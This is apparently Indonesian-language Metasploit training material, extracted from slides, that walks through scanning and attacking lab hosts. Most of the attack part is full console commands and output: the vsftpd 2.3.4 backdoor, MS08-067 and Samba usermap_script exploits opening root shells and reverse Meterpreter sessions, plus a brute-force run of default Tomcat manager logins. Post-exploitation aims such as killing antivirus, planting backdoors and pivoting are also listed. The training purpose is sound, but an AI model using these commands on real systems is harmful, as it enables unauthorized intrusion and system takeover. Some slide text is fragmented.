192.168.0.101 6000  tcp    x11        open    access denied
192.168.0.101 6667  tcp    irc         open    Unreal ircd
192.168.0.101 8009  tcp    ajp13      open    Apache Jserv Protocol v1.3
192.168.0.101 3306  tcp    mysql      open    MySQL 5.0.51a-3ubuntu5
192.168.0.102 7     tcp    echo        open    
192.168.0.102 9     tcp    discard     open    
192.168.0.102 13    tcp    daytime    open    Microsoft Windows USA daytime
192.168.0.102 17    tcp    qotd       open    Windows qotd English
192.168.0.102 19    tcp    chargen    open    
192.168.0.102 42    tcp    wins       open    Microsoft Windows Wins
```

Port Scanning: Auxiliary

```
msf > search portscan
```

Matching Modules

```
=====
```

Name	Disclosure Date	Rank	Description
auxiliary/scanner/http/wordpress_pingback_access		normal	Wordpress Pingback Locator
auxiliary/scanner/natpmp/natpmp_portscan		normal	NAT-PMP External Port Scanner
auxiliary/scanner/portscan/ack		normal	TCP ACK Firewall Scanner
auxiliary/scanner/portscan/ftpbounce		normal	FTP Bounce Port Scanner
auxiliary/scanner/portscan/syn		normal	TCP SYN Port Scanner
auxiliary/scanner/portscan/tcp		normal	TCP Port Scanner
auxiliary/scanner/portscan/xmas		normal	TCP "XMas" Port Scanner
auxiliary/scanner/sap/sap_router_portscanner		normal	SAPRouter Port Scanner

Port Scanning: Auxiliary

- use auxiliary/scanner/portscan/tcp
- show_options
- set RHOSTS <ip>
- set PORTS <port>
- run

Port Scanning: Auxiliary

```
msf > use auxiliary/scanner/portscan/tcp
msf auxiliary(tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):

Name      Current Setting  Required  Description
----      -----          ----- 
CONCURRENCY    10           yes        The number of concurrent ports to check per host
PORTS       1-10000        yes        Ports to scan (e.g. 22-25,80,110-900)
RHOSTS      192.168.0.104  yes        The target address range or CIDR identifier
THREADS      1             yes        The number of concurrent threads
TIMEOUT     1000          yes        The socket connect timeout in milliseconds

msf auxiliary(tcp) > set RHOSTS 192.168.0.104
RHOSTS => 192.168.0.104
msf auxiliary(tcp) > run

[*] 192.168.0.104:25 - TCP OPEN
[*] 192.168.0.104:23 - TCP OPEN
[*] 192.168.0.104:22 - TCP OPEN
[*] 192.168.0.104:21 - TCP OPEN
[*] 192.168.0.104:53 - TCP OPEN
[*] 192.168.0.104:80 - TCP OPEN
[*] 192.168.0.104:111 - TCP OPEN
[*] 192.168.0.104:139 - TCP OPEN
[*] 192.168.0.104:445 - TCP OPEN
[*] 192.168.0.104:514 - TCP OPEN
[*] 192.168.0.104:513 - TCP OPEN
[*] 192.168.0.104:512 - TCP OPEN
[*] 192.168.0.104:1099 - TCP OPEN
[*] 192.168.0.104:1524 - TCP OPEN
[*] 192.168.0.104:2049 - TCP OPEN
[*] 192.168.0.104:2121 - TCP OPEN
[*] 192.168.0.104:3306 - TCP OPEN
[*] 192.168.0.104:3632 - TCP OPEN
[*] 192.168.0.104:5432 - TCP OPEN
[*] 192.168.0.104:5900 - TCP OPEN
[*] 192.168.0.104:6000 - TCP OPEN
[*] 192.168.0.104:6667 - TCP OPEN
[*] 192.168.0.104:6697 - TCP OPEN
[*] 192.168.0.104:8009 - TCP OPEN
[*] 192.168.0.104:8180 - TCP OPEN
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(tcp) > 
```

Vulnerability Scanning

- Untuk mendapatkan informasi spesifik mengenai celah keamanan dari suatu versi sistem operasi atau aplikasi/layanan.

Vulnerability Scanning

Berdasarkan hasil port scanning dan os scanning menggunakan:

- nmap nse
- db_nmap nse
- Exploit Module with ‘check’ command
 - Under /exploit/ directory

Vulnerability Scanning

```
msf > services -S 445

Services
=====
host      port  proto  name          state  info
---      ---  -----  ---          ----  ---
192.168.0.11  445  tcp    microsoft-ds  open   Microsoft Windows XP microsoft-ds
192.168.0.13  445  tcp    microsoft-ds  open   Samba smbd 3.X workgroup: WORKGROUP
192.168.0.16  445  tcp    microsoft-ds  open   Microsoft Windows 2003 or 2008 microsoft-ds

msf > █
```

Vulnerability Scanning

```
msf > db_nmap --script=smb-check-vulns --script-args=unsafe=1 -vv -p445 192.168.0.16
[*] Nmap: Starting Nmap 6.47 ( http://nmap.org ) at 2015-07-21 01:10 EDT
[*] Nmap: NSE: Loaded 1 scripts for scanning.
[*] Nmap: NSE: Script Pre-scanning.
[*] Nmap: NSE: Starting runlevel 1 (of 1) scan.
[*] Nmap: Initiating ARP Ping Scan at 01:10
[*] Nmap: Scanning 192.168.0.16 [1 port]
[*] Nmap: Completed ARP Ping Scan at 01:10, 0.04s elapsed (1 total hosts)
[*] Nmap: Initiating Parallel DNS resolution of 1 host. at 01:10
[*] Nmap: Completed Parallel DNS resolution of 1 host. at 01:10, 0.02s elapsed
[*] Nmap: Initiating SYN Stealth Scan at 01:10
[*] Nmap: Scanning 192.168.0.16 [1 port]
[*] Nmap: Discovered open port 445/tcp on 192.168.0.16
[*] Nmap: Completed SYN Stealth Scan at 01:10, 0.00s elapsed (1 total ports)
[*] Nmap: NSE: Script scanning 192.168.0.16.
[*] Nmap: NSE: Starting runlevel 1 (of 1) scan.
[*] Nmap: Initiating NSE at 01:10
[*] Nmap: Completed NSE at 01:10, 5.34s elapsed
[*] Nmap: Nmap scan report for 192.168.0.16
[*] Nmap: Host is up (0.035s latency).
[*] Nmap: Scanned at 2015-07-21 01:10:41 EDT for 5s
[*] Nmap: PORT      STATE SERVICE
[*] Nmap: 445/tcp open  microsoft-ds
[*] Nmap: MAC Address: 28:CF:DA:00:B1:B1 (Apple)
[*] Nmap: Host script results:
[*] Nmap: | smb-check-vulns:
[*] Nmap: |   MS08-067: VULNERABLE
[*] Nmap: |   Conficker: Likely CLEAN
[*] Nmap: |   SMBv2 DoS (CVE-2009-3103): NOT VULNERABLE
[*] Nmap: |   MS06-025: NO SERVICE (the Ras RPC service is inactive)
[*] Nmap: |   MS07-029: NO SERVICE (the Dns Server RPC service is inactive)
[*] Nmap: NSE: Script Post-scanning.
[*] Nmap: NSE: Starting runlevel 1 (of 1) scan.
[*] Nmap: Read data files from: /usr/bin/../share/nmap
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 5.49 seconds
[*] Nmap: Raw packets sent: 2 (72B) | Rcvd: 2 (72B)
msf >
```



"the quieter you become, th

Vulnerability Scanning

```
msf > services -p 21

Services
=====
host      port  proto  name    state   info
---      ---  ----  ---    -----  ---
192.168.0.13  21      tcp    ftp     open    vsftpd 2.3.4
```

Vulnerability Scanning

```
msf exploit(vsftpd_234_backdoor) > db_nmap --script=ftp-vsftpd-backdoor.nse -vv -p21 192.168.0.13
[*] Nmap: Starting Nmap 6.47 ( http://nmap.org ) at 2015-07-21 01:24 EDT
[*] Nmap: NSE: Loaded 1 scripts for scanning.
[*] Nmap: NSE: Script Pre-scanning.
[*] Nmap: NSE: Starting runlevel 1 (of 1) scan.
[*] Nmap: Initiating ARP Ping Scan at 01:24
[*] Nmap: Scanning 192.168.0.13 [1 port]
[*] Nmap: Completed ARP Ping Scan at 01:24, 0.07s elapsed (1 total hosts)
[*] Nmap: Initiating Parallel DNS resolution of 1 host. at 01:24
[*] Nmap: Completed Parallel DNS resolution of 1 host. at 01:24, 0.02s elapsed
[*] Nmap: Initiating SYN Stealth Scan at 01:24
[*] Nmap: Scanning 192.168.0.13 [1 port]
[*] Nmap: Discovered open port 21/tcp on 192.168.0.13
[*] Nmap: Completed SYN Stealth Scan at 01:24, 0.01s elapsed (1 total ports)
[*] Nmap: NSE: Script scanning 192.168.0.13.
[*] Nmap: NSE: Starting runlevel 1 (of 1) scan.
[*] Nmap: Initiating NSE at 01:24
[*] Nmap: Completed NSE at 01:24, 1.11s elapsed
[*] Nmap: Nmap scan report for 192.168.0.13
[*] Nmap: Host is up (0.062s latency).
[*] Nmap: Scanned at 2015-07-21 01:24:13 EDT for 2s
[*] Nmap: PORT      STATE SERVICE
[*] Nmap: 21/tcp    open  ftp
[*] Nmap: |_ ftp-vsftpd-backdoor:
[*] Nmap: | VULNERABLE:
[*] Nmap: |   vsFTPD version 2.3.4 backdoor
[*] Nmap: |     State: VULNERABLE (Exploitable)
[*] Nmap: |     IDs: CVE:2011-2523 OSVDB:73573
[*] Nmap: |     Description:
[*] Nmap: |       vsFTPD version 2.3.4 backdoor, this was reported on 2011-07-04.
[*] Nmap: |     Disclosure date: 2011-07-03
[*] Nmap: |     Exploit results:
[*] Nmap: |       Shell command: id
[*] Nmap: |       Results: uid=0(root) gid=0(root) "the quieter you become, the more y
[*] Nmap: |     References:
[*] Nmap: |       http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
[*] Nmap: |       http://osvdb.org/73573
[*] Nmap: |       https://dev.metasploit.com/redmine/projects/framework/repository/revisions/13093
[*] Nmap: |       http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
[*] Nmap: MAC Address: 28:CF:DA:00:B1:B1 (Apple)
[*] Nmap: NSE: Script Post-scanning.
[*] Nmap: NSE: Starting runlevel 1 (of 1) scan.
[*] Nmap: Read data files from: /usr/bin/../share/nmap
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 1.28 seconds
[*] Nmap: Raw packets sent: 2 (72B) | Rcvd: 2 (72B)
msf exploit(vsftpd_234_backdoor) >
```

Vulnerability Scanning

```
root@kali:/usr/share/nmap/scripts# diff ftp-vsftpd-backdoor.nse ftp-vsftpd-backdoor-ori.nse
160,163c160,163
< -- local status, ret = check_backdoor(host, cmd, vsftp_vuln)
< -- if status then
< --   return report:make_output(vsftp_vuln)
< -- end
<-->
> local status, ret = check_backdoor(host, cmd, vsftp_vuln)
> if status then
>   return report:make_output(vsftp_vuln)
> end
root@kali:/usr/share/nmap/scripts#
```

Vulnerability Scanning

```
msf > search vsftpd
Matching Modules
=====
Name          Disclosure Date  Rank      Description
----          -----        -----      -----
exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03  excellent  VSFTPD v2.3.4 Backdoor Command Execution

msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name  Current Setting  Required  Description
----  -----        -----      -----
RHOST            yes        The target address
RPORT           21        yes        The target port

Exploit target:
Id  Name
--  --
0   Automatic

msf exploit(vsftpd_234_backdoor) > set RHOST 192.168.0.13
RHOST => 192.168.0.13
msf exploit(vsftpd_234_backdoor) > check
[*] 192.168.0.13:21 - This module does not support check.
```



Exploitation: Gaining Access

METASPLOIT FRAMEWORK

Gaining Access

- Bertujuan untuk mendapatkan akses ke sistem target
- Gaining akses ke sistem sering di sebut juga ‘penetrasi’
- Proses ini juga umumnya di lakukan dengan mempergunakan exploit.

Gaining Access

```
msf > services -p 21

Services
=====
host      port  proto  name    state   info
----      ---   ----  ----   -----  -----
192.168.0.13  21    tcp    ftp     open    vsftpd 2.3.4
```

Gaining Access

```
msf exploit(vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
  Name   Current Setting  Required  Description
  ----  -----  -----  -----
  RHOST  192.168.0.13    yes        The target address
  RPORT   21            yes        The target port

  Payload options (cmd/unix/interact):
  Name   Current Setting  Required  Description
  ----  -----  -----  -----
  Exploit target:
  Id  Name
  --  --
  0   Automatic

msf exploit(vsftpd_234_backdoor) > show payloads
Compatible Payloads
=====
  Name          Disclosure Date  Rank      Description
  ----          -----  -----  -----
  cmd/unix/interact           normal  Unix Command, Interact with Established Connection

msf exploit(vsftpd_234_backdoor) > exploit
[*] Banner: 220 (vsFTPd 2.3.4)
[*] USER: 331 Please specify the password.
[+] Backdoor service has been spawned, handling...
[+] UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 3 opened (192.168.0.15:58460 -> 192.168.0.13:6200) at 2015-07-21 02:30:28 -0400
id
uid=0(root) gid=0(root)
```

KALI LIN
“the quieter you become, the more you are

Gaining Access

```
msf > services -S 445

Services
=====
host      port  proto  name          state  info
---      ---  -----  ---          ---  ---
192.168.0.11  445  tcp    microsoft-ds  open   Microsoft Windows XP microsoft-ds
192.168.0.13  445  tcp    microsoft-ds  open   Samba smbd 3.X workgroup: WORKGROUP
192.168.0.16  445  tcp    microsoft-ds  open   Microsoft Windows 2003 or 2008 microsoft-ds

msf > █
```

Gaining Access

```
Matching Modules
=====
Name           Disclosure Date Rank   Description
----           -----       ---   -----
exploit/windows/smb/ms08_067_netapi 2008-10-28 great  MS08-067 Microsoft Server Service Relative Path Stack Corruption

msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):
Name  Current Setting  Required  Description
----  -----          ----      -----
RHOST  192.168.0.16    yes       The target address
RPORT  445            yes       Set the SMB service port
SMBPIPE BROWSER       yes       The pipe name to use (BROWSER, SRVSVC)

Exploit target:
Id  Name
--  --
0   Automatic Targeting

msf exploit(ms08_067_netapi) > exploit
[*] Started reverse handler on 192.168.0.15:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows 2003 - Service Pack 2 - lang:Unknown
[*] We could not detect the language pack, defaulting to English
[*] Selected Target: Windows 2003 SP2 English (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (770048 bytes) to 192.168.0.16
[*] Meterpreter session 6 opened (192.168.0.15:4444 -> 192.168.0.16:1086) at 2015-07-21 02:51:07 -0400

meterpreter > shell
Process 3000 created.
Channel 1 created.
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\system32>
```

Post Exploitation

METASPLOIT FRAMEWORK

Post Exploitation

- Adalah suatu kegiatan yang dilakukan setelah proses exploitasi.
- Umumnya akan lebih mudah dilakukan apabila saat proses eksplorasi, payload yang di gunakan adalah meterpreter.

Post Exploitation

- Privileged Escalation
- Kill AV and Firewall
- Impersonation
- Sniffer Extensions
- Backdoors
- Port Forwarding
- Network Pivoting

Post Exploitation: Priv Escalation

- Adalah suatu teknik untuk meningkatkan kemampuan user untuk mendapatkan/ menjadi user dengan level user yang lebih tinggi (Administrator)
- Umumnya di lakukan dengan *local root exploit*

Post Exploitation: Priv Escalation

- Adalah suatu teknik untuk meningkatkan kemampuan user untuk mendapatkan/ menjadi user dengan level user yang lebih tinggi (Administrator)
- Umumnya di lakukan dengan *local root exploit*

Post Exploitation: Priv Escalation

```
msf > services -S samba

Services
=====
host      port  proto  name          state  info
---      ---  ---  ---  ---  ---
192.168.0.13  139   tcp   netbios-ssn  open   Samba smbd 3.X workgroup: WORKGROUP
192.168.0.13  445   tcp   microsoft-ds  open   Samba smbd 3.X workgroup: WORKGROUP

msf > hosts -S 192.168.0.13

Hosts
=====
address      mac           name  os_name  os_flavor  os_sp  purpose  info  comments
---      ---  ---  ---  ---  ---  ---  ---  ---
192.168.0.13  28:CF:DA:00:B1:B1    Linux        2.6.X  server
```

Post Exploitation: Priv Escalation

```
msf > db_nmap --script=smb-os-discovery -p139 192.168.0.13
[*] Nmap: Starting Nmap 6.47 ( http://nmap.org ) at 2015-07-21 04:28 EDT
[*] Nmap: Nmap scan report for 192.168.0.13
[*] Nmap: Host is up (0.14s latency).
[*] Nmap: PORT STATE SERVICE
[*] Nmap: 139/tcp open  netbios-ssn
[*] Nmap: MAC Address: 28:CF:DA:00:B1:B1 (Apple)
[*] Nmap: Host script results:
[*] Nmap: | smb-os-discovery:
[*] Nmap: |_ OS: Unix (Samba 3.0.20-Debian)
[*] Nmap: |_ NetBIOS computer name:
[*] Nmap: |_ Workgroup: WORKGROUP
[*] Nmap: |_ System time: 2015-07-21T01:38:31-04:00
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 0.61 seconds
msf > search samba

Matching Modules
=====
Name          Disclosure Date Rank    Description
-----
auxiliary/admin/samba/samba_symlink_traversal      normal   Samba Symlink Directory Traversal
auxiliary/dos/samba/lsa_addprivs_heap              normal   Samba lsa.io_privilege_set Heap Overflow
auxiliary/dos/samba/lsa_transnames_heap            normal   Samba lsa.io_trans_names Heap Overflow
auxiliary/dos/samba/read_nttrans_ea_list           normal   Samba read_nttrans_ea list Integer Overflow
auxiliary/scanner/rsync/modules_list               normal   Rsync Unauthenticated List Command
exploit/freebsd/samba/trans2open                  great   Samba trans2open Overflow (*BSD x86)
exploit/linux/samba/chain_reply                   good    Samba chain_reply Memory Corruption (Linux x86)
exploit/linux/samba/lsa_transnames_heap            good    Samba lsa.io_trans_names Heap Overflow
exploit/linux/samba/setinfo(policy_heap             2012-04-10 normal   Samba SetInformationPolicy AuditEventsInfo Heap Overflow
exploit/linux/samba/trans2open                     2003-04-07 great   Samba trans2open Overflow (Linux x86)
exploit/multi/samba/nttrans                        2003-04-07 average  Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
exploit/multi/samba/usermap_script                2007-05-14 excellent Samba "username map script" Command Execution
exploit/osx/samba/lsa_transnames_heap              2007-05-14 average  Samba lsa.io_trans_names Heap Overflow
exploit/osx/samba/trans2open                      2003-04-07 great   Samba trans2open Overflow (Mac OS X PPC) to hear"
exploit/solaris/samba/lsa_transnames_heap          2007-05-14 average  Samba lsa.io_trans_names Heap Overflow
exploit/solaris/samba/trans2open                  2003-04-07 great   Samba trans2open Overflow (Solaris SPARC)
exploit/unix/misc/distcc_exec                     2002-02-01 excellent DistCC Daemon Command Execution
exploit/unix/webapp/citrix_access_gateway_exec    2010-12-21 excellent Citrix Access Gateway Command Execution
exploit/windows/fileformat/ms14_060_sandworm       2014-10-14 excellent MS14-060 Microsoft Windows OLE Package Manager Code Execution
exploit/windows/http/sambar6_search_results        2003-06-21 normal   Sambar 6 Search Results Buffer Overflow
exploit/windows/license/calicclnt_getconfig        2005-03-02 average  Computer Associates License Client GETCONFIG Overflow
post/linux/gather/enum_configs                    normal   Linux Gather Configurations

msf > 
```

Post Exploitation: Priv Escalation

```
msf exploit(usermap_script) > set RHOST 192.168.0.13
RHOST => 192.168.0.13
msf exploit(usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

Name   Current Setting  Required  Description
----  -----  -----  -----
RHOST  192.168.0.13    yes        The target address
RPORT  139             yes        The target port

Exploit target:

Id  Name
--  --
0   Automatic

msf exploit(usermap_script) > check
[*] 192.168.0.13:139 - This module does not support check.
msf exploit(usermap_script) > exploit


[*] Started reverse double handler
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo D2A0w3HDQLve3jIl;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "D2A0w3HDQLve3jIl\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.0.15:4444 -> 192.168.0.13:51127) at 2015-07-21 04:29:41 -0400

id
uid=0(root) gid=0(root)
python -c 'import pty;pty.spawn("/bin/bash")'
root@metasploitable:/# █
```



"the quieter you become, the more you are heard"

Post Exploitation: Priv Escalation



Post Exploitation: Priv Escalation

```
msf > search tomcat
Matching Modules
=====
Name                                Disclosure Date   Rank      Description
-----
auxiliary/admin/http/tomcat_administration          normal      Tomcat Administration Tool Default Access
auxiliary/admin/http/tomcat_utf8_traversal          normal      Tomcat UTF-8 Directory Traversal Vulnerability
auxiliary/admin/http/trendmicro_dlp_traversal       normal      TrendMicro Data Loss Prevention 5.5 Directory Traversal
auxiliary/dos/http/apache_commons_fileupload_dos    2014-02-06  normal      Apache Commons FileUpload and Apache Tomcat DoS
auxiliary/dos/http/apache_tomcat_transfer_encoding  2010-07-09  normal      Apache Tomcat Transfer-Encoding Information Disclosure and DoS
auxiliary/dos/http/hashcollision_dos                2011-12-28  normal      Hashtable Collisions
auxiliary/scanner/http/tomcat_enum                 normal      Apache Tomcat User Enumeration
auxiliary/scanner/http/tomcat_mgr_login            normal      Tomcat Application Manager Login Utility
exploit/multi/http/struts_code_exec_classloader     2014-03-06  manual     Apache Struts ClassLoader Manipulation Remote Code Execution
exploit/multi/http/struts_default_action_mapper    2013-07-02  excellent  Apache Struts 2 DefaultActionMapper Prefixes OGNL Code Execution
exploit/multi/http/struts_dev_mode                 2012-01-06  excellent  Apache Struts 2 Developer Mode OGNL Execution
exploit/multi/http/tomcat_mgr_deploy               2009-11-09  excellent  Apache Tomcat Manager Application Deployer Authenticated Code Execution
exploit/multi/http/tomcat_mgr_upload               2009-11-09  excellent  Apache Tomcat Manager Authenticated Upload Code Execution
post/windows/gather/enum_tomcat                   normal      Windows Gather Apache Tomcat Enumeration

msf > use auxiliary/scanner/http/tomcat_mgr_login
msf auxiliary(tomcat_mgr_login) > show options
Module options (auxiliary/scanner/http/tomcat_mgr_login):
Name          Current Setting  Required  Description
-----
BLANK_PASSWORDS  false        no        Try blank passwords for all users
BRUTEFORCE_SPEED 5           yes       How fast to bruteforce, from 0 to 5
DB_ALL_CREDS    false        no        Try each user/password couple stored in the current database
DB_ALL_PASS     false        no        Add all passwords in the current database to the list
DB_ALL_USERS    false        no        Add all users in the current database to the list
PASSWORD        ""           no        A specific password to authenticate with
PASS_FILE       /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_pass.txt  no        File containing passwords, one per line
Proxies          ""           no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS          ""           yes       The target address range or CIDR identifier
RPORT           8080         yes       The target port
STOP_ON_SUCCESS false        yes       Stop guessing when a credential works for a host
TARGETURI       /manager/html yes       URI for Manager login. Default is /manager/html
THREADS          1            yes       The number of concurrent threads
USERNAME        ""           no        A specific username to authenticate as
USERPASS_FILE   /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_userpass.txt  no        File containing users and passwords separated by space, one pair per line
USER_AS_PASS    false        no        Try the username as the password for all users
```

Post Exploitation: Priv Escalation

```
mst auxiliary(tomcat_mgr_login) > show options
Module options (auxiliary/scanner/http/tomcat_mgr_login):
Name      Current Setting
-----  -----
BLANK_PASSWORDS    false
BRUTEFORCE_SPEED   5
DB_ALL_CREDS      false
DB_ALL_PASS        false
DB_ALL_USERS       false
PASSWORD          -
PASS_FILE         /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_pass.txt
Proxies           -
RHOSTS            192.168.0.13
RPORT             8180
STOP_ON_SUCCESS   true
TARGETURI         /manager/html
THREADS           1
USERNAME          -
USERPASS_FILE     /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_userpass.txt
line
USER_AS_PASS      false
USER_FILE          /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_users.txt
VERBOSE           true
VHOST             -

Required  Description
-----  -----
no        Try blank passwords for all users
yes      How fast to bruteforce, from 0 to 5
no        Try each user/password couple stored in the current database
no        Add all passwords in the current database to the list
no        Add all users in the current database to the list
no        A specific password to authenticate with
no        File containing passwords, one per line
no        A proxy chain of format type:host:port[,type:host:port][...]
yes      The target address range or CIDR identifier
yes      The target port
yes      Stop guessing when a credential works for a host
yes      URI for Manager login. Default is /manager/html
yes      The number of concurrent threads
no        A specific username to authenticate as
no        File containing users and passwords separated by space, one pair per
line
no        Try the username as the password for all users
no        File containing users, one per line
yes      Whether to print output for all attempts
no        HTTP server virtual host
```

Post Exploitation: Priv Escalation

```
msf auxiliary(tomcat_mgr_login) > run

[-] 192.168.0.13:8180 TOMCAT_MGR - LOGIN FAILED: admin:admin (Incorrect: )
[-] 192.168.0.13:8180 TOMCAT_MGR - LOGIN FAILED: admin:manager (Incorrect: )
[-] 192.168.0.13:8180 TOMCAT_MGR - LOGIN FAILED: admin:role1 (Incorrect: )
[-] 192.168.0.13:8180 TOMCAT_MGR - LOGIN FAILED: admin:root (Incorrect: )
[-] 192.168.0.13:8180 TOMCAT_MGR - LOGIN FAILED: admin:tomcat (Incorrect: )
[-] 192.168.0.13:8180 TOMCAT_MGR - LOGIN FAILED: admin:s3cret (Incorrect: )
[-] 192.168.0.13:8180 TOMCAT_MGR - LOGIN FAILED: manager:admin (Incorrect: )
[-] 192.168.0.13:8180 TOMCAT_MGR - LOGIN FAILED: manager:manager (Incorrect: )
[-] 192.168.0.13:8180 TOMCAT_MGR - LOGIN FAILED: manager:role1 (Incorrect: )
[-] 192.168.0.13:8180 TOMCAT_MGR - LOGIN FAILED: manager:root (Incorrect: )
[-] 192.168.0.13:8180 TOMCAT_MGR - LOGIN FAILED: manager:tomcat (Incorrect: )
[-] 192.168.0.13:8180 TOMCAT_MGR - LOGIN FAILED: manager:s3cret (Incorrect: )
[-] 192.168.0.13:8180 TOMCAT_MGR - LOGIN FAILED: role1:admin (Incorrect: )
[-] 192.168.0.13:8180 TOMCAT_MGR - LOGIN FAILED: role1:manager (Incorrect: )
[-] 192.168.0.13:8180 TOMCAT_MGR - LOGIN FAILED: role1:role1 (Incorrect: )
[-] 192.168.0.13:8180 TOMCAT_MGR - LOGIN FAILED: role1:root (Incorrect: )
[-] 192.168.0.13:8180 TOMCAT_MGR - LOGIN FAILED: role1:tomcat (Incorrect: )
[-] 192.168.0.13:8180 TOMCAT_MGR - LOGIN FAILED: role1:s3cret (Incorrect: )
[-] 192.168.0.13:8180 TOMCAT_MGR - LOGIN FAILED: root:admin (Incorrect: )
[-] 192.168.0.13:8180 TOMCAT_MGR - LOGIN FAILED: root:manager (Incorrect: )
[-] 192.168.0.13:8180 TOMCAT_MGR - LOGIN FAILED: root:role1 (Incorrect: )
[-] 192.168.0.13:8180 TOMCAT_MGR - LOGIN FAILED: root:root (Incorrect: )
